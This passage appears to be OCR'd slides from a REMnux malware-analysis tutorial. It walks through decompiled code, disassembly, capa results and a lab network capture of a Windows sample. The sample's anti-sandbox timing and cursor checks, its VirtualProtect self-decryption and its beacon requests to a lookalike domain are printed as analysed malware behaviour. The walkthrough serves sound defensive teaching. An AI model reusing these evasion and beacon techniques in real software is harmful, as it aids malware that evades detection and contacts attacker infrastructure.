
27



```
retdec@50c45f1e35a4:/tmp/files$ more sample.exe.c
//
// This file was generated by the Retargetable Decompiler
// Website: https://retdec.com
// Copyright (c) Retargetable Decompiler <info@retdec.com>
//

#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <windows.h>

// --------------- Integer

typedef int64_t int128_t;
typedef int64_t int224_t;
typedef int64_t int864_t;

// ---------------- Float

typedef float float32_t;
typedef double float64_t;
typedef long double float80

// ----------------------

struct _FILETIME {
    int32_t e0;
    int32_t e1;
};
```

```
lab_0x401021:;
  int32_t v4 = v2; // 0x401000
  int32_t v5; // 0x401000
  int32_t dwMilliseconds; // bp-8, 0x401000
  int32_t * windowHandle; // 0x401033
  while (true) {
      int32_t v6 = v4;
      dwMilliseconds = GetTickCount();
      int32_t v7 = v6 - 4; // 0x401029
      *(int32_t *)v7 = 0x1388;
      Sleep(dwMilliseconds);
      windowHandle = GetForegroundWindow();
      int32_t v8 = v7; // 0x40103b
      if (windowHandle != NULL) {
          // 0x40103d
          v8 = v7;
          if (GetTickCount() - dwMilliseconds >= 0x1388) {
              int32_t v9 = v6 - 8; // 0x401052
              int32_t v10; // bp-12, 0x401000
              *(int32_t *)v9 = (int32_t)&v10;
              bool v11 = GetCursorPos((struct tagPOINT *)&g2); // 0x401053
              v8 = v9;
              if (v11) {
                  int32_t v12 = v9; // 0x401065
                  v5 = v9;
                  if (*(int32_t *)0x403008 == 0) {
                      // break -> 0x401093
```


28



```
remnux@remnux:~$ capa -vv sample.exe
7 functions [00:00, 206.56 functions/s]
md5                     e255c710d39890893f86f9c6bd449ce7
sha1                    304cceff9d29e8f879124f183337b28ffd7c28e2
sha256                  ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42
path                    sample.exe
capa version            v1.0.0-9-g97b8a5e
format                  auto
extractor               VivisectFeatureExtractor
base address            0x400000
rules                   (embedded rules)
function count          7
total feature count     551

check for time delay via GetTickCount
namespace  anti-analysis/anti-debugging/debugger-detection
author     michael.hunhoff@fireeye.com
scope      function
mbc        Anti-Behavioral Analysis::Detect Debugger::Timing
examples   Practical Malware Analysis Lab 16-03.exe_:0x4013d
function @ 0x401000
  and:
    count(api(kernel32.GetTickCount)): 2 or more @ 0x401021,

contain a resource (.rsrc) section
namespace  executable/pe/section/rsrc
author     moritz.raabe@fireeye.com
scope      file
examples   A933A1A402775CFA94B6BEE0963F4B46:0x41fd25
section: .rsrc @ 0x408000

allocate RWX memory
namespace  host-interaction/process/inject
```

```
contain a resource (.rsrc) section
namespace  executable/pe/section/rsrc
author     moritz.raabe@fireeye.com
scope      file
examples   A933A1A402775CFA94B6BEE0963F4B46:0x41fd25
section: .rsrc @ 0x408000

allocate RWX memory
namespace  host-interaction/process/inject
author     moritz.raabe@fireeye.com
scope      basic block
att&ck     Defense Evasion::Process Injection [T1055]
examples   Practical Malware Analysis Lab 03-03.exe_:0x40
basic block @ 0x4010B6
  and:
    or:
      api: kernel32.VirtualProtect @ 0x4010EB, 0x401125
    or:
      number: 0x40 = PAGE_EXECUTE_READWRITE @ 0x4010D7
```

29



```
                     LAB_004010b6
004010b6 ff 35 00 ...     PUSH       dword ptr [DAT_00403000]
004010bc b8 1a 30 ...     MOV        EAX, DAT_0040301a
004010c1 bb 2a 32 ...     MOV        EBX, DAT_0040322a
004010c6 29 c3            SUB        EBX, EAX
004010c8 53               PUSH       EBX
004010c9 68 1a 30 ...     PUSH       DAT_0040301a
004010ce e8 fb 1a ...     CALL       FUN_00402bce
004010d3 8d 45 fc         LEA        EAX=>local_8, [EBP + -0x4]
004010d6 50               PUSH       EAX
004010d7 6a 40            PUSH       0x40
004010d9 b8 2a 11 ...     MOV        EAX, 0x40112a
004010de bb ce 2b ...     MOV        EBX, FUN_00402bce
004010e3 29 c3            SUB        EBX, EAX
004010e5 53               PUSH       EBX
004010e6 68 2a 11 ...     PUSH       0x40112a
004010eb e8 3c 60 ...     CALL       VirtualProtect
004010f0 ff 35 04 ...     PUSH       dword ptr [DAT_00403004]
004010f6 b8 2a 11 ...     MOV        EAX, 0x40112a
004010fb bb ce 2b ...     MOV        EBX, FUN_00402bce
00401100 29 c3            SUB        EBX, EAX
00401102 53               PUSH       EBX
00401103 68 2a 11 ...     PUSH       0x40112a
00401108 e8 c1 1a ...     CALL       FUN_00402bce
0040110d 8d 45 fc         LEA        EAX=>local_8, [EBP + -0x4]
00401110 50               PUSH       EAX
00401111 ff 30            PUSH       dword ptr [EAX]=>local_8
00401113 b8 2a 11 ...     MOV        EAX, 0x40112a
00401118 bb ce 2b ...     MOV        EBX, FUN_00402bce
0040111d 29 c3            SUB        EBX, EAX
0040111f 53               PUSH       EBX
00401120 68 2a 11 ...     PUSH       0x40112a
00401125 e8 02 60 ...     CALL       VirtualProtect
0040112a 44               INC        ESP
0040112b 44               INC        ESP
0040112c 44               INC        ESP
```


```
  tagPOINT local_c;

  if ((DAT_00403008 != 0) || (DAT_0040300c != 0)) {
    while( true ) {
      do {
        do {
          local_c.y = GetTickCount();
          Sleep(5000);
          pHVar2 = GetForegroundWindow();
        } while (pHVar2 == (HWND)0x0);
        DVar3 = GetTickCount();
      } while (((int)(DVar3 - local_c.y) < 5000) ||
              (BVar4 = GetCursorPos((LPPOINT)&local_c), BVar4 == 0)
      if (DAT_00403008 == 0) break;
      while( true ) {
        do {
          Sleep(1000);
          BVar4 = GetCursorPos((LPPOINT)&local_14);
        } while (BVar4 == 0);
        if (local_c.y == local_14.y) break;
        if (local_c.x != local_14.x) goto LAB_00401093;
      }
    }
LAB_00401093:
    do {
      if (DAT_0040300c == 0) break;
      Sleep(5000);
      pHVar5 = GetForegroundWindow();
    } while ((pHVar5 == (HWND)0x0) || (pHVar5 == pHVar2));
  }
  FUN_00402bce((int)&DAT_0040301a,0x210,(byte)DAT_00403000);
  VirtualProtect((LPVOID)0x40112a,0x1aa4,0x40,(PDWORD)&local_c.y);
  FUN_00402bce(0x40112a,0x1aa4,(byte)DAT_00403004);
  VirtualProtect((LPVOID)0x40112a,0x1aa4,local_c.y,(PDWORD)&local_c
  pcVar1 = (code *)swi(0);
  (*pcVar1)();
  (&stack0xbc0000ba)[extraout_ECX] = (&stack0xbc0000ba)[extraout_EC
```

30

Explore Network Interactions

- `renew-dhcp`: Renew IP address after switching the VM's network
- `fakedns`: Respond to DNS queries with IP of the REMnux VM
- `wireshark`: Monitor network traffic
- `inetsim`: Simulate common services, such as HTTP and HTTPS


Infect a Windows lab system with sample.exe on the same isolated network as the REMnux VM.



```
remnux@remnux:~$ fakedns

fakedns:: dom.query. 60 IN A 192.168.128.133

Response: www.wellpoint.com -> 192.168.128.133
```

```
remnux@remnux:~$ wireshark &
[1] 3555
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 3633) ===
Session ID:     3633
Listening on:   192.168.128.133
Real Date/Time: 2020-07-27 20:59:37
Fake Date/Time: 2020-07-27 20:59:37 (Delta: 0 seconds)
 Forking services...
  * http_80_tcp - started (PID 3635)
  * pop3_110_tcp - started (PID 3639)
  * ftps_990_tcp - started (PID 3642)
  * smtp_25_tcp - started (PID 3637)
  * smtps_465_tcp - started (PID 3638)
  * https_443_tcp - started (PID 3636)
  * ftp_21_tcp - started (PID 3641)
  * pop3s_995_tcp - started (PID 3640)
 done.
Simulation running.
```

Your Windows lab system should point to your REMnux VM as its default gateway and DNS server.




```
.   Time          Source                 Destination        Protocol  Length Info
596 53.903559942  fe80::20c:29ff:fe44…  ff02::2            ICMPv6        70 Router Solicitation from 00:0c:29:44:25:
597 55.272530635  192.168.128.130        192.168.128.133    TCP           66 49944 → 443 [SYN] Seq=0 Win=65535 Len=0
598 55.272559800  192.168.128.133        192.168.128.130    TCP           66 443 → 49944 [SYN, ACK] Seq=0 Ack=1 Win=6
599 55.272874663  192.168.128.130        192.168.128.133    TCP           60 49944 → 443 [ACK] Seq=1 Ack=1 Win=262144
600 55.272907077  192.168.128.130        192.168.128.133    HTTP         454 POST /view.asp?cookie=qrfxgbctypzvdub-15
601 55.272913930  192.168.128.133        192.168.128.130    TCP           54 443 → 49944 [ACK] Seq=1 Ack=401 Win=6412
602 55.281050304  192.168.128.133        192.168.128.130    TCP           54 443 → 49944 [RST, ACK] Seq=1 Ack=401 Win
603 55.287169709  192.168.128.130        192.168.128.133    TCP           66 49945 → 443 [SYN] Seq=0 Win=65535 Len=0
604 55.287195282  192.168.128.133        192.168.128.130    TCP           66 443 → 49945 [SYN, ACK] Seq=0 Ack=1 Win=6
605 55.287553220  192.168.128.130        192.168.128.133    TCP           60 49945 → 443 [ACK] Seq=1 Ack=1 Win=262144
606 55.287581509  192.168.128.130        192.168.128.133    HTTP         243 GET /photo/qrfxgbctypzvdub-1563841233.jp
607 55.287589214  192.168.128.133        192.168.128.130    TCP           54 443 → 49945 [ACK] Seq=1 Ack=190 Win=6412
608 55.296084771  192.168.128.133        192.168.128.130    TCP           54 443 → 49945 [RST, ACK] Seq=1 Ack=190 Win

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface ens33, id 0
Ethernet II, Src: VMware_44:25:fb (00:0c:29:44:25:fb), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)

000  ff ff ff ff
010  08 00 06 04
```

```
GET /photo/qrfxgbctypzvdub-1563841233.jpg?vid=502296 HTTP/1.1
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+SV1)
Host: www.we11point.com:443
Cache-Control: no-cache
```


REMnux helped with static and behavioral analysis.

- You saw several static analysis tools in action on REMnux
- REMnux also assisted with behavioral analysis, simulating services and monitoring the lab network
- Depending on the malware, you'd use the appropriate tools—you saw just one possible walkthrough



REMnux tools can help you:

- Examine static properties of a suspicious file
- Statically analyze code
- Dynamically reverse-engineer malicious code
- Perform memory forensics
- Explore network interactions for behavioral analysis
- Investigate system-level interactions of malware
- Analyze malicious documents
- Gather and analyze threat data



Next steps:

- Review docs.remnux.org
- Look at the REMnux cheat sheet: http://zeltser.com/cheat-sheets
- Set up REMnux in your environment and experiment
- Document your analysis steps and share them with others, so they can learn from your experience

REMnux.org
@REMnux
facebook.com/REMnux

You can contact Lenny Zeltser via zeltser.com/contact